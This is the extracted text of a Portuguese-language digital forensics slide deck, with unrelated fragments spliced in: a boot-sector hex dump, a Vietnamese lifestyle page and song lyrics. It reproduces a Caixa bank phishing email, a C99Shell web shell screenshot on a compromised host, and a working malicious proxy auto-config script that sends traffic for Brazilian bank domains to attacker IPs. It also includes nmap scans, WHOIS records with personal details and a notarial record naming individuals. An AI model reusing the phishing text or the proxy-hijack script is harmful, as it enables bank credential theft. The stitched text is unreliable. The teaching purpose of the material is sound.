
At the bottom of the window is a "Close" button.

option

000000090	b7	07	eb	a9	8b	1c	1e	57-8b	13	cb	d1	05	00	8a	3e	····I·r#·
0000000a0	00	b4	08	cd	13	72	23	8a-c1	24	3f	98	8a	de	8a	fc	····I·r#·
0000000b0	43	f7	e3	8b	d1	86	d6	b1-06	d2	ee	42	f7	e2	39	56	C-ã·Ñ·Ö±
0000000c0	0a	77	23	72	05	39	46	08-73	1c	b8	01	02	bb	00	7c	·w#r·9F·
0000000d0	8b	4e	02	8b	56	00	cd	13-73	51	4f	74	4e	32	e4	8a	·N··V·I·
0000000e0	56	00	cd	13	eb	e4	8a	56-00	60	bb	aa	55	b4	41	cd	V·I·ëä·V·
0000000f0	13	72	36	81	fb	55	aa	75-30	f6	c1	01	74	2b	61	60	·r6·ÛU²u0
000000100	6a	00	6a	00	ff	76	0a	ff-76	08	6a	00	68	00	7c	6a	j·j·ÿv·ÿv
000000110	01	6a	10	b4	42	8b	f4	cd-13	61	61	73	0e	4f	74	0b	·j··B·ôI·
000000120	32	e4	8a	56	00	cd	13	eb-d6	61	f9	c3	49	6e	76	61	2ä·V·I·e0

lid part

Etapas de uma Investigação



Análise das Informações

- A etapa de análise das informações, ocorre muitas vezes, paralela à etapa de exame;
- Finalidade de recriar o(s) evento(s) que estão sendo investigado(s).



Na Internet

Gmail - CAIXA - Segurança. - microservice@gmail.com - Mozilla Firefox

Google.com https://mail.google.com/mail/?shva=1#inbox/132381af56bab2c7

Orkut **Gmail** Agenda Docs Fotos Reader Web mais

microservice@gmail.com

Gmail Procurar e-mail Pesquisar na web

Novo Optimus 3D ds LG - www.lge.com/br - Primeira experiência em 3D no mundo Tri-Dual, NOVO LG Optimus 3D

Arquivar Spam Excluir Mover para Marcadores Mais 1 de 315

CAIXA - Segurança. Entrada | x

Internetbanking@caixa.gov.br para mim mostrar detalhes 02:41 (4 horas atrás) Responder

Cliente: CAIXA
E-mail: microservice@gmail.com.

Mensagem.html
4K Visualizar Baixar

Responder Encaminhar

internetbanking
internetbanking@caixa.gov.br

Anúncios

Go for GMAT TOEFL MBA LLM
Complete prep, high level results
The Point for Success
www.thepointacademic.com.br/

INSEAD's Top Ranked MBA
Make One of your MOST important
Business Decisions. Your Career!
www.insead.edu/Official

MBA a distância Uninter
MBA com professores especialistas e
renomados. Inscrições Abertas!
www.PosEadUninter.com.br

Online MBA Education
British MBA Online Degree, 100%
Online in Just 12 Months, Apply!
www.StudyInterActive.org

Mais informações
E Mail Marketing »
Caixa »
Segurança 24 Horas »
Caixa De Segurança »





Prezado Cliente, microservice@gmail.com

Foi lançada uma nova correção para o Cadastramento de computadores, esta corrige uma falha em nível crítico do sistema de identificação do cliente, que pode ocasionar perdas de dados e problemas de acesso. A atualização é simples e rápida, basta entrar no link abaixo e em seguida acessar sua conta, e após completar todos os dados que pedirão para efetuar uma atualização completa.

Para iniciar a atualização siga o caminho abaixo:

https://internetbanking.caixa.com.br/k0vmog2/index_processa

Atenção: Todos os usuários devem se cadastrar e atualizar o Cadastramento de Computadores. Caso a correção não seja realizada, seu computador será bloqueado e o desbloqueio só poderá ser realizado nas agencias da CAIXA.





Já possuo usuário

Usuário:

- Acessar como:
- Pessoa Física
 - Pessoa Jurídica
 - Governo

Ir para:

CONFIRMAR



**VEM QUE
TÁ NA MÃO**

Clique e saiba mais





Já possuo usuário

Usuário:

- Acessar como:
- Pessoa Física
 - Pessoa Jurídica
 - Governo

Ir para:

CONFIRMAR



**VEM QUE
TÁ NA MÃO**

Clique e saiba mais





Identificação do usuário

para acessar o Internet Banking CAIXA informe a Senha Internet.

Senha Internet:

[Esqueci minha senha](#)

[LIMPAR SENHA](#)

[CONFIRMAR](#)

Utilize o teclado virtual para inserir sua senha,
é segurança dobrada para seu relacionamento.





Atualização de dados Cadastrais

Informe os dados abaixo para realizar a atualização dos dados cadastrais de sua conta.

CPF: (somente números)

Agência / Operação / Conta: / /

Senha do Cartão: (Senha de 4 dígitos)



[RETORNAR](#) [CONTINUAR](#)

* Para contas de Pessoa Física ou Pessoa Jurídica devem ser informados os dados do titular/representante legal, conforme cadastro na Receita Federal.





Se é **média empresa**, tem crédito* na CAIXA.

VOCÊ EMPRESAS GOVERNO JUDICIÁRIO

- Aplicações Financeiras
- Bolsa Família
- CAIXA Celular
- Cartão de Débito
- Cartões de Crédito
- Certificação Digital
- Consórcios CAIXA
- Conta CAIXA Fácil
- Conta Corrente Pessoa Física
- Contribuição Sindical Urbana

- Consignação CAIXA
- Cheque Especial
- Crédito
- DDA CAIXA
- Investimentos
- PIS
- Poupança
- Previdência Privada
- Seguros
- Seguro Desemprego

ÁREAS ESPECIAIS

- CAIXA Internacional
- Feirão CAIXA
- Imóveis a Venda
- Imprensa
- Portal de Compras
- Turismo
- Universitário
- Vitrine de Joias CAIXA

▶ [Veja todos os produtos e serviços para você](#)

- Habitação, Simulador, Documentação
- FGTS, Extrato, CRF, FGTS no Celular

Buscar por:

FOLHA CAIXA WEB

FOLHA CAIXA WEB

O **SALÁRIO** DOS SEUS EMPREGADOS EM DIA, DE FORMA **FÁCIL E SEGURA**

- ▶ Gerenciamento Seguro
- ▶ Transações pelo IBC
- ▶ Facilidade na operação
- ▶ Tudo sobre Folha CAIXA Web

POUPANÇA



- ▶ Poupança CAIXA
- ▶ Programe sua Poupança
- ▶ História da Poupança
- ▶ Poupança Empresa
- ▶ Tudo sobre Poupança

LOTERIAS



- ▶ Loterias pelo celular
- ▶ Confira os Últimos resultados
- ▶ Tudo sobre Loterias

Cotações em tempo real no seu celular ou iPad.





HEADLINE

When You Tell Me That You Love Me

I wanna call the stars
Down from the sky
I wanna live a day
That never dies
I wanna change the world
Only for you
All the impossible
I wanna do

NGHỆ THUẬT SỐNG

Chìa khóa dẫn đến thành công



(Dân trí) - Chuyên gia nghệ nghiệp Cavil Coodidge chia sẻ: "Nếu tôi phải chọn 3 tiêu chí quan trọng quyết định đến thành công của một người thì niềm tin, hành động và kỷ luật là sự lựa chọn của tôi,...".

MORE:

- Cảm ơn đời mỗi sớm mai thức dậy...
- 19 điều tự nói với bản thân

LỜI HAY Ý ĐẸP

Christopher Lehmann Haunt

Nghệ thuật sống

- Chia khóa dẫn đến thành công
- Cảm ơn đời mỗi sớm mai thức dậy...
- 19 điều tự nói với bản thân
- Ngày của Mẹ (Mother's Day)
- Hạnh phúc và bất hạnh

Bài viết xem nhiều nhất

- Tôi yêu em đến nay chúng có thể
- 100 Điều Lãng Mạn Cho Người Ấy !!!!!!!!
- Thế gì mèo yêu
- Những hình ảo giác
- Edison - "Thiên tài là một phần trăm cảm hứng và 99 phần trăm đổ mồ hôi"
- Beethoven – Thiên Tài Vượt Lên Trên Số Phận
- Những trận đấu vô đài

Giải trí

- Những luật lệ lạ đời nhất thế giới
- BIẾT TÔI LÀ AI KHÔNG?
- PHIL COLLINS - TRUE COLORS
- Ranh ngôn công chức
- Khi "tháng nhỏ" đòi tăng lương

Clip vui

- That is love
- Another Day in Paradise
- Graduation (Friends Forever) - Vitamin C
- Jeff Dunham & Peanut
- heaven's lunch

Giáo dục

- Tam Giác Thông Minh
- Những câu hỏi buồn cười nhất trên Yahoo
- Khích lệ bài 5

Who's Online



Index of / - Mozilla Firefox

Gmail - CAIXA - Segurança. ... x https://mail....isp=inline&zw x Index of / x 404 Not Found x Correio :: Bem-vindo ao Ho... x

http://phudau.com/ /

Google

Index of /

- [Parent Directory](#)
- [elite.php](#)
- [http-internetbanking.caixa.gov.br/](#)
- [https-internetbanking.caixa.gov.br/](#)
- [internetbanking.caixa.gov.br/](#)

Apache Server at phudau.com Port 80



C99Shell v. 1.0 pre-release build #16

Software: Apache. PHP/5.2.17
uname -a: Linux box304.bluehost.com 2.6.32-42.1.BHsmp #1 SMP Tue Jun 28 17:06:41 MDT 2011 x86_64
uid=1412(kinghelp) gid=1410(kinghelp) groups=1410(kinghelp)
Safe-mode: OFF (not secure)
/home2/kinghelp/public_html/phudau.com/ / drwxr-xr-x
Free 1365.8 GB of 1833.41 GB (74.5%)

Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout

Insideteam Corporation - 2010

Listing folder (1 files and 3 folders):

Name ▲	Size	Modify	Owner/Group	Perms	Action
.	LINK	04.09.2011 20:48:39	kinghelp/kinghelp	drwxr-xr-x	
..	LINK	04.09.2011 20:26:18	kinghelp/kinghelp	drwxr-xr-x	
[http-internetbanking.caixa.gov.br]		04.09.2011 20:50:37	kinghelp/kinghelp	drwxr-xr-x	
[https-internetbanking.caixa.gov.br]	DIR	04.09.2011 20:50:41	kinghelp/kinghelp	drwxr-xr-x	
[internetbanking.caixa.gov.br]	DIR	04.09.2011 20:50:32	kinghelp/kinghelp	drwxr-xr-x	
elite.php	161.71 KB	04.09.2011 20:46:51	kinghelp/kinghelp	-rwxr-xr-x	

Select all Unselect all With selected: Confirm

:: Command execute ::

Enter: Execute

Select: Execute

:: Shadow's tricks :D ::

Useful Commands
Kernel version Execute
Warning, Kernel may be alerted using higher levels

Kernel Info:
Linux box304.bluehost.com 2 Search

:: Preddy's tricks :D ::

Fraude com Malware

```
function FindProxyForURL(url, host) {  
var n = new  
Array("www.bb.com.br", "bb.com.br", "www.bancodobrasil.com.br", "  
descopprime.com.br", "bradescopprime.com.br", "www.itau.com.br", "i  
unibanco.com.br", "real.com.br", "www.real.com.br", "www.bancorea  
.com", "serasa.com.br", "www.serasa.com.br", "www.santander.com.b  
d.com.br", "www.hipercard.com.br", "www.credicardcitinovo.com.br  
for(var i =0;i<n.length;i++) { if (shExpMatch(host, n[i])) {  
return "PROXY 69.65.45.24:80"; } }  
  
var c = new  
Array("www.caixa.gov.br", "caixa.gov.br", "internetbanking.caixa  
"caixaeconomica.com.br");  
for(var i =0;i<c.length;i++) { if (shExpMatch(host, c[i])) {  
return "PROXY 72.167.0.126:80"; } }  
  
return "DIRECT"; }  
}
```



Log de acesso é a base

```
201.20.      - - [04/Aug/2012:09:46:00 -0300] "GET /admi
"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.1 (
201.20.      - - [04/Aug/2012:09:46:00 -0300] "GET /admi
"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.1 (
201.20.      - - [04/Aug/2012:09:46:00 -0300] "GET /admi
"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.1 (
201.20.      - - [04/Aug/2012:09:46:00 -0300] "GET /admi
"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.1 (
201.20.      - - [04/Aug/2012:09:46:00 -0300] "GET /admi
"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.1 (
201.20.      - - [04/Aug/2012:09:46:00 -0300] "GET /admi
(Windows NT 6.1; WOW64) AppleWebKit/537.1 (KHTML, like G
201.20.      - - [04/Aug/2012:09:46:00 -0300] "GET /admi
```





Registry	Area Covered
AFRINIC	Africa Region
APNIC	Asia/Pacific Region
ARIN	North America Region
LACNIC	Latin America and some Caribbean Islands
RIPE NCC	Europe, the Middle East, and Central Asia



português english español

lista de Gobernanza de Internet
 les invitamos que se suscriban a la lista

<< Anterior | | Siguiente >>

Direcciones IPv4 disponibles 6923264

/Bs 0.413

Fecha estimada de agotamiento 2014-06-19

Fases de Agotamiento de IPv4

Lista de Solicitudes Aprobadas

WHOIS

200.201.14.34 🔍

```
inetnum: 201.20.
aut-num: AS28598
abuse-c: SABNE4
owner: Telecomunicacoes Ltda
ownerid: 007.870.
responsible: Rogério Gonçalves
country: BR
owner-c: MSTLT7
tech-c: MSTLT7
inetrev: 201.20.
nserver: gama.br
nsstat: 20120803 AA
nslastaa: 20120803
nserver: omega.
nsstat: 20120803 AA
nslastaa: 20120803
created: 20050715
changed: 20110217
```

```
nic-hdl-br: MSTLT7
person: Telecomunicacoes ltda
e-mail: registro.br@com.br
created: 20070420
changed: 20110720
```

```
nic-hdl-br: SABNE4
person: Neto
e-mail: .com.br
created: 20090923
changed: 20090923
```

LACNIC



MacBookGETIN:~ Adagri\$ su

Password:

sh-3.2# nmap -sS 201.20 [redacted]

Starting Nmap 6.01 (<http://nmap.org>) at 2012-08-04 11:34 BRT

Nmap scan report for [redacted] (201.20 [redacted])

Host is up (0.018s latency).

Not shown: 997 filtered ports

PORT	STATE	SERVICE
443/tcp	open	https
4444/tcp	open	krb524
5222/tcp	open	xmpp-client



```
sh-3.2# nmap -O 201.20. [REDACTED]
```

```
Starting Nmap 6.01 ( http://nmap.org ) at 2012-08-04 11:35 BRT
```

```
Nmap scan report for [REDACTED] (201.20.[REDACTED])
```

```
Host is up (0.021s latency).
```

```
Not shown: 999 filtered ports
```

```
PORT      STATE SERVICE
```

```
443/tcp   open  https
```

```
Warning: OSScan results may be unreliable because we could not
```

```
Device type: general purpose
```

```
Running: Microsoft Windows 2008
```

```
OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
```

```
OS details: Microsoft Windows Server 2008 SP1
```

```
OS detection performed. Please report any incorrect results at
```

```
Nmap done: 1 IP address (1 host up) scanned in 59.90 seconds
```

```
sh-3.2#
```



Website

1o Passo – Ata Notarial



LIVRO 01-
FLS. 147
ATA-063B

Comarca de Fortaleza - Estado do Ceará

Titular: Dra. Maria de Fátima Botelho Moreira de Deus

Saibam quantos este público instrumento virem que, aos quatro (4) dias do mês de junho do ano de 2014, às 10:39 horas, MONICA BOTELHO MOREIRA DE DEUS DE FARIAS, brasileira, casada, escrevente substituta, substituta deste 10º Tabelionato de Notas de Fortaleza-CE, na conformidade dos poderes conferidos pelos arts. 679 e 680 do Provimento nº 01/2007 da Corregedoria Geral da Justiça do Estado do Ceará, art. 364 do CPC, e art. 7º, III da lei 8.935/94, vem, através da presente Ata Notarial, solicitada por **MARCOS JOSÉ ALVES DE BARROS MONTEIRO**, brasileiro, divorciado, gerente de tecnologia da informação e comunicação da Agência de Defesa Agropecuária do Estado do Ceará, identidade nº [REDACTED], CPF nº [REDACTED], com endereço profissional situado, nesta Capital, na [REDACTED] o presente reconhecido pela identidade apresentada como o próprio de que trato, de cuja capacidade jurídica dá fé, relatar pessoalmente o que se segue: **I** - Verifiquei no site https://www.facebook.com/patriciafaco?hc_location=timeline, consultado no dia 4/6/2014 às 10:39, o seguinte:

0021239-

Ata Notarial


LIVRO 01
FLS. 147
ATA-063B

Comarca de Fortaleza - Estado do Ceará

Titular: Dra. Maria de Fátima Botelho Moreira de Deus

Saibam quantos este público instrumento virem que, aos quatro (4) dias do mês de junho do ano de 2014, às 10:39 horas, MONICA BOTELHO MOREIRA DE DEUS DE FARIAS, brasileira, casada, escrevente substituta, substituta deste 10º Tabelionato de Notas de Fortaleza-CE, na conformidade dos poderes conferidos pelos arts. 679 e 680 do Provimento nº 01/2007 da Corregedoria Geral da Justiça do Estado do Ceará, art. 364 do CPC, e art. 7º, III da lei 8.935/94, vem, através da presente Ata Notarial, solicitada por **MARCOS JOSÉ ALVES DE BARROS MONTEIRO**, brasileiro, [redacted] informação e [redacted]

[redacted], identidade nº [redacted], CPF nº [redacted], com endereço profissional situado, nesta Capital, na [redacted] o presente reconhecido pela identidade apresentada como o próprio de que trato, de cuja capacidade jurídica dá fé, relatar pessoalmente o que se segue: I - Verifiquei no site [https://www.facebook.com/\[redacted\]](https://www.facebook.com/[redacted]) consultado no dia 4/6/2014 às 10:39, o seguinte:



+1 Adicionar aos amigos



Patricia recomendou um artigo

2 de junho

O clima na A [redacted] está insustentável, servidores estão abandonando o órgão, adoecendo e a gestão não está nem aí, se estuda tanto para passar em um concurso público, e quando se consegue, o Gestor maior, no caso Presidente que não é nem do quadro de servidores da [redacted] é uma indicação política, está aterrorizando os servidores que não rezam na sua cartilha. O Gestor em questão é o Sr. [redacted], que quando foi gestor do [redacted], agiu da mesma forma por lá!

- Injúria (art. 140 do Código Penal):
 - Injuriar alguém, ofendendo-lhe a dignidade ou o decoro: Pena - detenção, de um a seis meses, ou multa.



Website

2. Registro.br

 Nucleo de Informacao e Coordenacao do Ponto BR - NIC.BR [BR] <https://registro.br/cgi-bin/whois/#/lresp>

Whois

Faça sua consulta

CONSULTAR

Versão com informações de contato

```
% Copyright (c) Nic.br
% A utilização dos dados abaixo é permitida somente conforme
% descrito no Termo de Uso (http://registro.br/termo), sendo
% proibida a sua distribuição, comercialização ou reprodução,
% em particular para fins publicitários ou propósitos
% similares.
% 2014-06-02 14:53:32 (BRT -03:00)

domínio:      marcosmonteiro.com.br
titular:      micro service comercio e serviços em informatica
documento:    006.932.414/0001-35
responsável:  marcos jose alves de barros monteiro
país:         BR
c-titular:    MJM258
c-admin:      MJM258
c-técnico:    MJM258
c-cobrança:   MJM258
servidor DNS: dns1.argohost.net
status DNS:   01/06/2014 AA
último AA:    01/06/2014
servidor DNS: dns2.argohost.net
status DNS:   01/06/2014 AA
último AA:    01/06/2014
servidor DNS: dns3.argohost.net
```

Unix Like - Acesso não autorizado!

```
Terminal
root@MM:/PS# tail -n 25 /var/log/auth.log
Jun  3 14:45:39 MM login[26873]: pam_unix(login:auth): authentication failure; logname=LOGIN uid=0 euid
=0 tty=/dev/tty1 ruser= rhost= user=joao
Jun  3 14:45:39 MM login[26873]: pam_winbind(login:auth): getting password (0x00000388)
Jun  3 14:45:39 MM login[26873]: pam_winbind(login:auth): pam_get_item returned a password
Jun  3 14:45:39 MM login[26873]: pam_winbind(login:auth): request wbcLogonUser failed: WBC_ERR_AUTH_ERR
OR, PAM error: PAM_USER_UNKNOWN (10), NTSTATUS: NT_STATUS_NO_SUCH_USER, Error message was: No such user
Jun  3 14:45:43 MM login[26873]: FAILED LOGIN (1) on '/dev/tty1' FOR 'joao', Authentication failure
Jun  3 14:45:46 MM login[26873]: pam_winbind(login:auth): getting password (0x00000388)
Jun  3 14:45:46 MM login[26873]: pam_winbind(login:auth): pam_get_item returned a password
Jun  3 14:45:46 MM login[26873]: pam_winbind(login:auth): request wbcLogonUser failed: WBC_ERR_AUTH_ERR
OR, PAM error: PAM_USER_UNKNOWN (10), NTSTATUS: NT_STATUS_NO_SUCH_USER, Error message was: No such user
Jun  3 14:45:50 MM login[26873]: FAILED LOGIN (2) on '/dev/tty1' FOR 'joao', Authentication failure
Jun  3 14:45:54 MM login[26873]: pam_winbind(login:auth): getting password (0x00000388)
Jun  3 14:45:54 MM login[26873]: pam_winbind(login:auth): pam_get_item returned a password
Jun  3 14:45:54 MM login[26873]: pam_winbind(login:auth): request wbcLogonUser failed: WBC_ERR_AUTH_ERR
OR, PAM error: PAM_USER_UNKNOWN (10), NTSTATUS: NT_STATUS_NO_SUCH_USER, Error message was: No such user
Jun  3 14:45:56 MM login[26873]: FAILED LOGIN (3) on '/dev/tty1' FOR 'joao', Authentication failure
Jun  3 14:46:00 MM login[26873]: pam_unix(login:auth): check pass; user unknown
Jun  3 14:46:00 MM login[26873]: pam_unix(login:auth): authentication failure; logname=LOGIN uid=0 euid
=0 tty=/dev/tty1 ruser= rhost=
Jun  3 14:46:00 MM login[26873]: pam_winbind(login:auth): getting password (0x00000388)
Jun  3 14:46:00 MM login[26873]: pam_winbind(login:auth): pam_get_item returned a password
Jun  3 14:46:04 MM login[26873]: FAILED LOGIN (4) on '/dev/tty1' FOR 'UNKNOWN', Authentication failure
Jun  3 14:46:11 MM login[26968]: pam_unix(login:session): session opened for user root by LOGIN(uid=0)
Jun  3 14:46:11 MM login[26994]: ROOT LOGIN on '/dev/tty1'
Jun  3 14:46:20 MM login[26968]: pam_unix(login:session): session closed for user root
Jun  3 15:09:01 MM CRON[31317]: pam_unix(cron:session): session opened for user root by (uid=0)
Jun  3 15:09:01 MM CRON[31317]: pam_unix(cron:session): session closed for user root
Jun  3 15:17:01 MM CRON[339]: pam_unix(cron:session): session opened for user root by (uid=0)
Jun  3 15:17:01 MM CRON[339]: pam_unix(cron:session): session closed for user root
```

Onde lê /dev/tty1 poderá contar o IP quando o acesso for externo.



Unix Like - History

```
Terminal
root@MM:~# tail -n 30 /root/.bash_history
nome=$(dialog --stdout --inputbox
nome
 0 0)
cd
clear
clear
cd PS
ls
cd /
cd PS
clear
vim dialogexemplo
chmod 777 dialogexemplo
./dialogexemplo
apt-cache search dialog
apt-get install dialog
./dialogexemplo
clear
vim dialogexemplo2
chmod 777 dialogexemplo2
./dialogexemplo2
./dialogexemplo2
clear
tail -5 /etc/passwd
vim suprocesso
chmod 777 suprocesso
./suprocesso
clear
clear
exit
```



Unix Like - Ultimos Arquivos modificados

```
Terminal x Terminal
root@MM:/PS# ls -Rlti
.:
total 20
53093 -rw-r--r-- 1 root root 35 Jun 3 14:40 arq
53089 -rwxrwxrwx 1 root root 225 Jun 3 13:17 subprocesso
53088 -rwxrwxrwx 1 root root 110 Jun 3 11:36 dialogexemplo2
52942 -rwxrwxrwx 1 root root 45 Jun 3 11:35 dialogexemplo
51266 -rw-r--r-- 1 root root 0 Mai 27 15:47 arquivo.txt
51265 -rwxrwxrwx 1 root root 334 Mai 27 15:38 caseexe
```



Windows

Vamos Peritar!!!

- Identificando o seu sistema.
 - **WinAudit**
 - **Windows Forensic Toolchest™ (WFT)**



Vamos Peritar!!

- Os arquivos mais recentes criados na maquina.
 - **RecentFilesView**



- As ultimas linhas de registro que foram modificadas
 - **RegScanner**



- Monitorando Arquivos que estão sendo executados em tempo real para análise.
 - **Filemon**



Identificando o perfil de acesso do usuário a Internet

- Histórico de Internet
 - **pasco**
 - **IECacheView**
 - **MozillaCacheView**
- Últimas pesquisas feitas na internet
 - **MyLastSearch**



- Arquivos que foram deletados para a lixeira
 - **rifiuti**



- Recuperando arquivos Deletados
 - **GetDataBack**



- Identificando Acesso do Pen Drive
– **USBDeview**



- Identificando arquivos com atributos
 - **Attrib**



Esteganografia

- **Esteganografia** (do grego "escrita escondida") é o estudo e uso das técnicas para ocultar a existência de uma mensagem dentro de outra. Em outras palavras, esteganografia é o ramo particular da criptologia que consiste em fazer com que uma mensagem seja camuflada, mascarando sua presença.
 - **Camouflage**



Distribuições Linux para Perícia Computacional Forense

Distribuições Linux Analisadas

Nome	Baseada	Versão	Data	Nomenclatura
DEFT	Ubuntu	1.0	22/3/2007	Digital Evidence Forense Toolkit
BackTrack	Slackware	2.0	06/03/2007	N/A
INSERT	Knoppix	1.3.9b	16/02/2007	Inside Security Rescue Toolkit
nUbuntu	Ubuntu	6.10	21/11/2006	Network Ubuntu
FCCU	Knoppix	11.0	19/10/2006	Federal Computer Crime Unit
Helix	Knoppix	1.8	06/10/2006	N/A
Operator	Knoppix	3.3.20	01/10/2005	N/A
PHLAK	Morphix	0.3	07/05/2005	Professional Hacker's Linux Assault Kit
L.A.S Linux	Knoppix	0.5	06/03/2004	Local Area Security
Knoppix-STD	Knoppix	0.1	21/01/2004	STD - Security Tools Distribution



Redação do Laudo

- ❑ **Finalidade do relatório** → Objetivos da Investigação;
- ❑ **Autor(es) do relatório** → Especialidade e responsabilidades;
- ❑ **Resumo do incidente** → Incidente e suas conseqüências;
- ❑ **Estado das evidências** → Como, quando e por quem;
- ❑ **Detalhes** → Quais evidências, métodos, procedimentos
- ❑ **Conclusão** → Evidências que comprovem;
- ❑ **Anexos** → Toda documentação.



Muito obrigado!!

PERGUNTAS ?

Prof. Marcos Monteiro

contato@marcosmonteiro.com.br
<http://www.marcosmonteiro.com.br>

